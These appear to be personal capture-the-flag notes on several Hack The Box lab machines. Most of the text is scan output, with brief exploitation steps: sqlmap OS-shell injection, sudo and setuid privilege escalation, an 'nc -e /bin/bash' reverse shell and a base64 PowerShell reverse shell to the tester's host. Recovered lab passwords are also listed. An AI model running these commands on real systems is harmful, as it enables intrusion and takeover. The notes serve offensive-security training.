nmap showed that 22, 80, and 64999 were open

nothing special about 22

64999 just said to play nice

In the source code of the index.php on 80 there are links to [room.php?cod=1](#)

This looks awfully sql injectionyyyy!!!

sqlmap -u "http://10.10.10.143/room.php?cod=2" --risk=3 --level=5 --dbs --dump  
shows us 4 DB's!

sqlmap -u "http://10.10.10.143/room.php?cod=2" --risk=3 --level=5 --os-shell -D hotel  
os-shell!!

shell fix

sudo -l shows us that we can run /simpler.py as pepper

we see that /simpler.py imports os

when giving input it denys you from using charachters like ;

we got a bash shell by passing yeet "\$(./bin/bash)"

got pepper!

lse.sh showed that /bin/systemctl had the setuid bit set

systemctl is known to be fuckey so I made a new ssh shell'

went on gtfo bins and copy'd their code into a nano in the pepper home direcory with a callback

started a listener

systemctl start GoFuckYourself.service

got root!!

## ***enumeration***

## **nmap**

```
root@kali:~/Desktop/Machines/HTB/Jarvis# nmap -sC -sV -p- 10.10.10.143
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-22 10:27 EDT
Nmap scan report for 10.10.10.143
Host is up (0.13s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 03:f3:4e:22:36:3e:3b:81:30:79:ed:49:67:65:16:67 (RSA)
|   256 25:d8:08:a8:4d:6d:e8:d2:f8:43:4a:2c:20:c8:5a:f6 (ECDSA)
|_  256 77:d4:ae:1f:b0:be:15:1f:f8:cd:c8:15:3a:c3:69:e1 (ED25519)
80/tcp    open  http   Apache httpd 2.4.25 ((Debian))
| http-cookie-flags:
|_ /:
| PHPSESSID:
|_ httponly flag not set
|_ http-server-header: Apache/2.4.25 (Debian)
|_ http-title: Stark Hotel
64999/tcp open  http   Apache httpd 2.4.25 ((Debian))
| http-server-header: Apache/2.4.25 (Debian)
| http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 450.83 seconds



v0.3.8  
Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-10-22\_10-46-01.log

Target: http://10.10.10.143:80

```
[10:46:01] Starting:  
[10:46:02] 403 - 291B - /.php  
[10:46:06] 200 - 23KB - /index.php  
[10:46:07] 200 - 7KB - /images/  
[10:46:07] 403 - 293B - /icons/  
[10:46:09] 200 - 1KB - /nav.php  
[10:46:10] 200 - 2KB - /footer.php  
[10:46:13] 200 - 3KB - /css/  
[10:46:18] 200 - 3KB - /js/  
[10:46:24] 200 - 91B - /flex.php  
[10:46:41] 200 - 1KB - /fonts/  
[10:48:21] 200 - 14KB - /phpmyadmin/  
[10:49:43] 200 - 0B - /connection.php  
[10:49:45] 302 - 3KB - /room.php -> index.php  
[11:04:28] 200 - 2KB - /sass/  
[11:06:22] 403 - 301B - /server-status/
```

Task Completed

root@kali:~/Desktop/Machines/HTB/Jarvis#

# 64999

v0.3.8

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-10-22\_10-46-01.log

Target: http://10.10.10.143:64999

```
[10:46:01] Starting:  
[10:46:02] 403 - 294B - /.php  
[10:46:04] 403 - 296B - /icons/  
[11:06:17] 403 - 304B - /server-status/
```

Task Completed

root@kali:~/Desktop/Machines/HTB/Jarvis#

***nikto***

- Nikto v2.1.6

```
+ Target IP:      10.10.10.143
+ Target Hostname: 10.10.10.143
+ Target Port:    80
+ Start Time:    2019-10-22 10:46:00 (GMT-4)

-----
```

+ Server: Apache/2.4.25 (Debian)

+ The anti-clickjacking X-Frame-Options header is not present.

+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS

+ Uncommon header 'ironwaf' found, with contents: 2.0.3

+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type

+ Cookie PHPSESSID created without the httponly flag

+ No CGI Directories found (use '-C all' to force check all possible dirs)

+ Apache/2.4.25 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.

+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.

+ OSVDB-3268: /css/: Directory indexing found.

+ OSVDB-3092: /css/: This might be interesting...

+ Uncommon header 'x-ob\_mode' found, with contents: 1

+ OSVDB-3092: /phpmyadmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.

+ OSVDB-3268: /images/: Directory indexing found.

+ OSVDB-3233: /icons/README: Apache default file found.

+ /phpmyadmin/: phpMyAdmin directory found

+ OSVDB-3092: /phpmyadmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.

+ 7863 requests: 0 error(s) and 15 item(s) reported on remote host

+ End Time: 2019-10-22 11:03:38 (GMT-4) (1058 seconds)

```
-----
```

+ 1 host(s) tested

root@kali:~/Desktop/Machines/HTB/Jarvis#

# 64999

- Nikto v2.1.6

---

```
+ Target IP:      10.10.10.143
+ Target Hostname: 10.10.10.143
+ Target Port:    64999
+ Start Time:    2019-10-22 10:46:01 (GMT-4)

-----
```

+ Server: Apache/2.4.25 (Debian)

+ The anti-clickjacking X-Frame-Options header is not present.

+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS

+ Uncommon header 'ironwaf' found, with contents: 2.0.3

+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type

+ No CGI Directories found (use '-C all' to force check all possible dirs)

+ Apache/2.4.25 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.

+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS

+ OSVDB-3233: /icons/README: Apache default file found.

+ 7865 requests: 0 error(s) and 7 item(s) reported on remote host

+ End Time: 2019-10-22 11:03:15 (GMT-4) (1034 seconds)

---

+ 1 host(s) tested

root@kali:~/Desktop/Machines/HTB/Jarvis#

## ***flags***

user

2afa36c4f05b37b34259c93551f5c44f

root

d41d8cd98f00b204e9800998ecf84271

## **10.10.10.146 Networked**

nmap showed that 22, and 80 were open

dirsearch showed a backup.tar direcory which showed that there was an upload.php directory  
in backup.tar it also showed that the upload needed to be a gif, have the magic byte, and be less than 60000 bytes.  
user shell!! ...as apache... lame

after the usual privesc stuff puttered out I found a file that ran as a cron job in a users dir  
this line let me make a file a guly (the user)

```
exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
```

I was able to write to file by

```
cd /var/www/html/uploads/
```

```
touch bullshit;touch yee;chmod 777 yee
```

onece yee was created I added

```
#!/bin/bash
```

```
nc 10.10.14.60 3232 -e /bin/bash
```

now that the file has been edited and I started a listener

```
touch bullshit;bash yee
```

yee has been executed!!!

we are now guly!!

sudo -l shows that we can run /usr/local/sbin/changename.sh as root!

if a config runs letting you change either of these simply answer

```
bullshit /bin/bash -i
```

```
bullshit
```

```
bullshit
```

```
bullshit
```

you are now root!

[https://vulmon.com/exploitdetails?qidtp=maillist\\_fulldisclosure&qid=e026a0c5f83df4fd532442e1324ffa4f](https://vulmon.com/exploitdetails?qidtp=maillist_fulldisclosure&qid=e026a0c5f83df4fd532442e1324ffa4f)

## ***enumeration***

## **nmap**

```
root@kali:~/Desktop/Machines/HTB/Heist# nmap -sC -sV -p- 10.10.10.146
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-21 08:38 EDT
Nmap scan report for 10.10.10.146
Host is up (0.099s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 22:75:d7:a7:4f:81:a7:af:52:66:e5:27:44:b1:01:5b (RSA)
|   256 2d:63:28:fc:a2:99:c7:d4:35:b9:45:9a:4b:38:f9:c8 (ECDSA)
|_  256 73:cd:a0:5b:84:10:7d:a7:1c:7c:61:1d:f5:54:cf:c4 (ED25519)
80/tcp    open  http   Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
443/tcp   closed https
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 168.19 seconds

# **dirsearch**

v0.3.8

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-10-21\_08-44-18.log

Target: http://10.10.10.146:80

```
[08:44:18] Starting:  
[08:44:19] 200 - 229B - /index.php  
[08:44:19] 403 - 210B - /cgi-bin/  
[08:44:21] 200 - 73KB - /icons/  
[08:44:22] 200 - 2B - /uploads/  
[08:44:22] 200 - 1KB - /photos.php  
[08:44:24] 200 - 169B - /upload.php  
[08:44:27] 200 - 0B - /lib.php  
[08:44:37] 200 - 885B - /backup/
```

# nikto

- Nikto v2.1.6

---

+ Target IP: 10.10.10.146  
+ Target Hostname: 10.10.10.146  
+ Target Port: 80  
+ Start Time: 2019-10-21 08:44:17 (GMT-4)

---

+ Server: Apache/2.4.6 (CentOS) PHP/5.4.16  
+ Retrieved x-powered-by header: PHP/5.4.16  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type  
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.  
+ PHP/5.4.16 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.  
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.  
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST  
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.  
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.  
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.  
+ OSVDB-3268: /backup/: Directory indexing found.  
+ OSVDB-3092: /backup/: This might be interesting...  
+ OSVDB-3268: /icons/: Directory indexing found.  
+ OSVDB-3233: /icons/README: Apache default file found.  
+ 8672 requests: 0 error(s) and 15 item(s) reported on remote host  
+ End Time: 2019-10-21 09:00:01 (GMT-4) (944 seconds)

---

+ 1 host(s) tested  
root@kali:~/Desktop/Machines/HTB/Heist#

## ***flags***

user 526cfcc2305f17faaacecf212c57d71c5

root 0a8ecda83f1d81251099e8ac3d0dc82

## **10.10.10.149 Heist**

## ***enumeration***

S-1-5-21-4254423774-1266059056-3197185112-1012 SUPPORTDESK\Chase (Local User)  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 834.  
S-1-5-21-4254423774-1266059056-3197185112-1013 SUPPORTDESK\Jason (Local User)  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 834.

jason  
chase  
hazard

## **nmap**

```
root@kali:~/Desktop/Standard# nmap -sC -sV -p- 10.10.10.149
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-21 16:16 EDT
Nmap scan report for 10.10.10.149
Host is up (0.10s latency).
Not shown: 65530 filtered ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Microsoft IIS httpd 10.0
| http-cookie-flags:
|_ /:
| PHPSESSID:
|_ httponly flag not set
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
| http-title: Support Login Page
|_Requested resource was login.php
135/tcp   open  msrpc       Microsoft Windows RPC
445/tcp   open  microsoft-ds?
5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49669/tcp open  msrpc       Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -6m27s, deviation: 0s, median: -6m27s
| smb2-security-mode:
| 2.02:
|_ Message signing enabled but not required
| smb2-time:
| date: 2019-10-21 16:13:20
|_ start_date: N/A
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 212.00 seconds

***nikto***

- Nikto v2.1.6

+ Target IP: 92.242.140.21

+ Target Hostname: http

+ Target Port: 80

+ Start Time: 2019-10-21 16:19:00 (GMT-4)

+ Server: nginx

+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS

+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type

+ Root page / redirects to: https://searchassist.verizon.com/dnserror.html

+ No CGI Directories found (use '-C all' to force check all possible dirs)

+ OSVDB-28260: //10.10.10.149:80/\_vti\_bin/shtml.dll/\_vti\_rpc?method=server+version%3a4%2e0%2e2%2e2611: Gives info about server settings. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0413, http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0709, http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0710, http://www.securityfocus.com/bid/1608, http://www.securityfocus.com/bid/1174.

+ OSVDB-28260: //10.10.10.149:80/\_vti\_bin/shtml.exe/\_vti\_rpc?method=server+version%3a4%2e0%2e2%2e2611: Gives info about server settings.

+ OSVDB-3092: //10.10.10.149:80/\_vti\_bin/\_vti\_aut/author.dll?

method=list+documents%3a3%2e0%2e2%2e1706&service%5fname=&listHiddenDocs=true&listExplorerDocs=true&listRecurs We seem to have authoring access to the FrontPage web.

+ OSVDB-3092: //10.10.10.149:80/\_vti\_bin/\_vti\_aut/author.exe?

method=list+documents%3a3%2e0%2e2%2e1706&service%5fname=&listHiddenDocs=true&listExplorerDocs=true&listRecurs We seem to have authoring access to the FrontPage web.

+ ERROR: Error limit (20) reached for host, giving up. Last error:

+ Scan terminated: 15 error(s) and 6 item(s) reported on remote host

+ End Time: 2019-10-21 16:25:05 (GMT-4) (365 seconds)

+ 1 host(s) tested

root@kali:~/Desktop/Machines/HTB/Heist#



v0.3.8  
Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-10-21\_16-18-59.log

Target: http://http://10.10.10.149:80

[16:19:00] Starting:  
[16:19:01] 302 - 0B - //10.10.10.149:80/index.php -> login.php  
[16:19:01] 403 - 1KB - //10.10.10.149:80/images/  
[16:19:01] 200 - 2KB - //10.10.10.149:80/login.php  
[16:19:03] 403 - 1KB - //10.10.10.149:80/Images/  
[16:19:04] 302 - 16B - //10.10.10.149:80/issues.php -> login.php  
[16:19:06] 403 - 1KB - //10.10.10.149:80/css/  
[16:19:07] 302 - 0B - //10.10.10.149:80/Index.php -> login.php  
[16:19:09] 200 - 2KB - //10.10.10.149:80/Login.php  
[16:19:10] 403 - 1KB - //10.10.10.149:80/js/  
[16:19:27] 302 - 16B - //10.10.10.149:80/Issues.php -> login.php  
[16:19:29] 403 - 1KB - //10.10.10.149:80/attachments/  
[16:19:38] 403 - 1KB - //10.10.10.149:80/IMAGES/  
[16:19:53] 302 - 0B - //10.10.10.149:80/INDEX.php -> login.php  
[16:20:28] 403 - 1KB - //10.10.10.149:80/CSS/  
[16:20:35] 403 - 1KB - //10.10.10.149:80/JS/  
[16:32:36] 403 - 1KB - //10.10.10.149:80/Attachments/

## **router config.txt**

```
version 12.2
no service pad
service password-encryption
!
isdn switch-type basic-5ess
!
hostname ios-1
!
security passwords min-length 12
enable secret 5 $1$pdQG$o8nrSzSGXeaduXrjlvKc91
!
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
!
!
ip ssh authentication-retries 5
ip ssh version 2
!
!
router bgp 100
  synchronization
  bgp log-neighbor-changes
  bgp dampening
  network 192.168.0.0 mask 300.255.255.0
  timers bgp 3 9
  redistribute connected
!
ip classless
ip route 0.0.0.0 0.0.0.0 192.168.0.1
!
!
access-list 101 permit ip any any
dialer-list 1 protocol ip list 101
!
no ip http server
no ip http secure-server
!
line vty 0 4
  session-timeout 600
  authorization exec SSH
  transport input ssh
```

## ***passwords***

admin Q4)sJu\Y8qz\*A3?d --chase

rout3r \$uperP@ssword

stealth1agent (Hazard ?)

jason

## ***10.10.10.151 Sniper***

## ***enumeration***

## **nmap**

```
echo -e e[5me[31me[1mttl=127e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap  
10.10.10.151  
ttl=127  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-21 00:26 EST  
Nmap scan report for 10.10.10.151  
Host is up (0.32s latency).  
Not shown: 996 filtered ports  
PORT      STATE SERVICE  
80/tcp    open  http  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
  
Nmap done: 1 IP address (1 host up) scanned in 123.25 seconds
```

## ***long nmap***

```
nmap -sC -sV -p- 10.10.10.151
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-21 00:26 EST
Nmap scan report for 10.10.10.151
Host is up (0.092s latency).
Not shown: 65530 filtered ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Sniper Co.
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
49667/tcp open  msrpc       Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows


```

Host script results:

```
|_clock-skew: mean: 7h00m24s, deviation: 0s, median: 7h00m24s
| smb2-security-mode:
| 2.02:
|_ Message signing enabled but not required
| smb2-time:
| date: 2019-12-21 07:34:02
|_ start_date: N/A
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 482.71 seconds

## dirsearch

```
python3 /root/Desktop/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u http://10.10.10.151:80 --simple-report dirsearchsimple_10.10.10.151:80
```

v0.3.8  
(\_||\_) (/\_||\_|)

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-12-21\_00-30-09.log

Target: <http://10.10.10.151:80>

```
[00:30:09] Starting:  
[00:30:10] 200 - 3KB - /index.php  
[00:30:10] 403 - 1KB - /images/  
[00:30:10] 200 - 6KB - /blog/  
[00:30:11] 302 - 0B - /user/ -> login.php  
[00:30:11] 403 - 1KB - /Images/  
[00:30:15] 403 - 1KB - /css/  
[00:30:16] 200 - 3KB - /Index.php  
[00:30:19] 403 - 1KB - /js/  
[00:30:19] 200 - 6KB - /Blog/  
[00:30:45] 403 - 1KB - /IMAGES/  
[00:30:59] 200 - 3KB - /INDEX.php  
[00:31:01] 302 - 0B - /User/ -> login.php  
[00:31:32] 403 - 1KB - /CSS/  
[00:31:39] 403 - 1KB - /JS/
```

Task Completed

```
root@kali:~/Desktop/Machines/HTB/Sniper#
```

## **nikto**

```
nikto -host http://10.10.10.151:80 | tee nikto_10.10.10.151:80
- Nikto v2.1.6
-----
+ Target IP:      10.10.10.151
+ Target Hostname: 10.10.10.151
+ Target Port:    80
+ Start Time:    2019-12-21 00:30:09 (GMT-5)
-----
+ Server: Microsoft-IIS/10.0
+ Retrieved x-powered-by header: PHP/7.3.1
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Cookie PHPSESSID created without the httponly flag
+ 7499 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:       2019-12-21 00:44:02 (GMT-5) (833 seconds)
-----
+ 1 host(s) tested
root@kali:~/Desktop/Machines/HTB/Sniper#
```

## **10.10.10.152 Netmon**

Ftp anonymous in and grab user.txt

see that the machine is running PRTG Bandwidth monitor. Research shows that the website data is located at C:\\ProgramData\\Paessler\\PRTG Network Monitor\\

PRTG Configuration.old.bak is the oldest files. moreing through shows cleartext passwords.

<!-- User: prtadmin -->

PrTg@dmin2018

PrTg@dmin2019

added one to the password to make it match the year and I got in

under the notifications piece I was able to invoke a powershell command with the syntax

yeet | ping 10.10.14.60 (caught with tcp dump)

started nc listener

i then tried to run Invoke-PowerShellTcp.ps1. It failed (probably due to bad charachters)

copied a base64 encoded copy of the ps1 script with this command

cat Invoke-PowerShellTcp.ps1 | iconv -t UTF-16LE | base64 -w0 | xclip -selection clipboard < base64 encodes script and copies to clipboard!

yeet | powershell -enc olksdflkjlsdlfkjsldkjfsadlkfj==

Enjoy the system shell!!

## Enumeration

```
root@kali:~/Desktop/Machines/HTB/Netmon# nmap -sC -sV -oN Netmon.nmap 10.10.10.152
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-20 21:31 EDT
Nmap scan report for 10.10.10.152
Host is up (0.15s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp        Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-03-19 12:18AM          1024 .rnd
| 02-25-19 10:15PM          <DIR>    inetpub
| 07-16-16 09:18AM          <DIR>    PerfLogs
| 02-25-19 10:56PM          <DIR>    Program Files
| 02-03-19 12:28AM          <DIR>    Program Files (x86)
| 02-03-19 08:08AM          <DIR>    Users
|_02-25-19 11:49PM          <DIR>    Windows
| ftp-syst:
|_ SYST: Windows_NT
80/tcp    open  http       Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
|_http-server-header: PRTG/18.1.37.13946
| http-title: Welcome | PRTG Network Monitor (NETMON)
|_Requested resource was /index.htm
|_http-trane-info: Problem with XML parsing of /evox/about
135/tcp   open  msrpc      Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

Host script results:

```
|_clock-skew: mean: -30s, deviation: 0s, median: -30s
| smb-security-mode:
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| 2.02:
|_ Message signing enabled but not required
| smb2-time:
| date: 2019-07-20 21:31:12
|_ start_date: 2019-07-20 21:27:27
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 19.82 seconds

```
root@kali:~/Desktop/Machines/HTB/Netmon# nmap -sV -T4 -p- 10.10.10.152
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-20 22:46 EDT
Nmap scan report for 10.10.10.152
Host is up (0.15s latency).
Not shown: 65522 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp        Microsoft ftpd
80/tcp    open  http       Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
135/tcp   open  msrpc      Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
5985/tcp  open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
47001/tcp open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc      Microsoft Windows RPC
49665/tcp open  msrpc      Microsoft Windows RPC
49666/tcp open  msrpc      Microsoft Windows RPC
49667/tcp open  msrpc      Microsoft Windows RPC
49668/tcp open  msrpc      Microsoft Windows RPC
49669/tcp open  msrpc      Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 533.45 seconds

root@kali:~/Desktop/Machines/HTB/Netmon# nikto -host <http://10.10.10.152:80>

- Nikto v2.1.6

+ Target IP: 10.10.10.152

+ Target Hostname: 10.10.10.152

+ Target Port: 80

+ Start Time: 2019-07-20 22:42:25 (GMT-4)

+ Server: PRTG/18.1.37.13946

+ The anti-clickjacking X-Frame-Options header is not present.

+ Root page / redirects to: /index.htm

+ No CGI Directories found (use '-C all' to force check all possible dirs)

+ Retrieved access-control-allow-origin header: \*

+ OSVDB-250: /wwwboard/passwd.txt: The wwwboard password file is browsable. Change wwwboard to store this file elsewhere, or upgrade to the latest version.

+ OSVDB-2695: /photo/: My Photo Gallery pre 3.6 contains multiple vulnerabilities including directory traversal, unspecified vulnerabilities and remote management interface access.

+ OSVDB-2695: /photodata/: My Photo Gallery pre 3.6 contains multiple vulnerabilities including directory traversal, unspecified vulnerabilities and remote management interface access.

+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response

+ Scan terminated: 19 error(s) and 5 item(s) reported on remote host

+ End Time: 2019-07-20 23:21:14 (GMT-4) (2329 seconds)

## **Passwords and Files**

+ 1 host(s) tested

netmon\administrator

C:\ProgramData\Paessler\PRTG Network Monitor\PRTG Configuration.old.bak

<<<<<<<<<<<<<<<<<

```
</dbcredentials>
<dbpassword>
  <!-- User: prtadmin -->          PrTg@dmin2019          <<<<<<<<<<<<<<<<<<<<<<
  PrTg@dmin2018
</dbpassword>
<dbtimeout>

<proxyport>
  8080

authpHMACMD596

<cell crypt="PRTG">
  N2GTUMO5FFKTWV3OPKWLJRH5XORCB5DVWWQ=====
</cell>
</snmpcommv1>
</snmpcommv2>
<flags>
  <encrypted/>
  <inherited/>
</flags>
<cell crypt="PRTG">
  JSHOKGVCCCK4DYXNXFX7AZ47VUEFTLY5JZFSQ=====
```

"/program files (x86)/prtg network monitor/custom sensors"

## **10.10.10.160 Postman**

## ***enumeration***

[https://github.com/joeNibe/blog/blob/gh-pages/\\_posts/htb/\\_2019-12-16-postman.md](https://github.com/joeNibe/blog/blob/gh-pages/_posts/htb/_2019-12-16-postman.md)

## **nmap**

```
echo -e e[5me[31me[1mttl=63e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap  
10.10.10.160  
ttl=63  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-27 10:00 EST  
Nmap scan report for 10.10.10.160  
Host is up (0.11s latency).  
Not shown: 997 closed ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
10000/tcp open  snet-sensor-mgmt  
  
Nmap done: 1 IP address (1 host up) scanned in 2.00 seconds
```

## **nmap -p-**

```
nmap -sC -sV -p- 10.10.10.160
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-27 10:02 EST
Nmap scan report for 10.10.10.160
Host is up (0.10s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 46:83:4f:f1:38:61:c0:1c:74:cb:b5:d1:4a:68:4d:77 (RSA)
|_ 256 2d:8d:27:d2:df:15:1a:31:53:05:fb:ff:f0:62:26:89 (ECDSA)
|_ 256 ca:7c:82:aa:5a:d3:72:ca:8b:8a:38:3a:80:41:a0:45 (ED25519)
80/tcp    open  http   Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: The Cyber Geek's Personal Website
6379/tcp  open  redis  Redis key-value store 4.0.9
10000/tcp open  http   MiniServ 1.910 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7006.64 seconds
```

*nmap big*



## ***web nmap 80***

PORT	STATE	SERVICE	REASON	VERSION
80/tcp	open	http	syn-ack ttl 63	Apache httpd 2.4.29 ((Ubuntu))  _http-server-header: Apache/2.4.29 (Ubuntu)

# nikto

```
nikto -host http://10.10.10.160:80 | tee nikto_10.10.10.160:80
- Nikto v2.1.6
-----
+ Target IP:      10.10.10.160
+ Target Hostname: 10.10.10.160
+ Target Port:    80
+ Start Time:    2020-01-27 10:03:05 (GMT-5)
-----
+ Server: Apache/2.4.29 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0xf04 0x590f549ce0d74
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ IP address found in the 'location' header. The IP is "127.0.1.1".
+ OSVDB-630: IIS may reveal its internal or real IP in the Location header via a request to the /images directory. The value
is "http://127.0.1.1/images/".
+ Allowed HTTP Methods: OPTIONS, HEAD, GET, POST
+ OSVDB-3268: /images/: Directory indexing found.
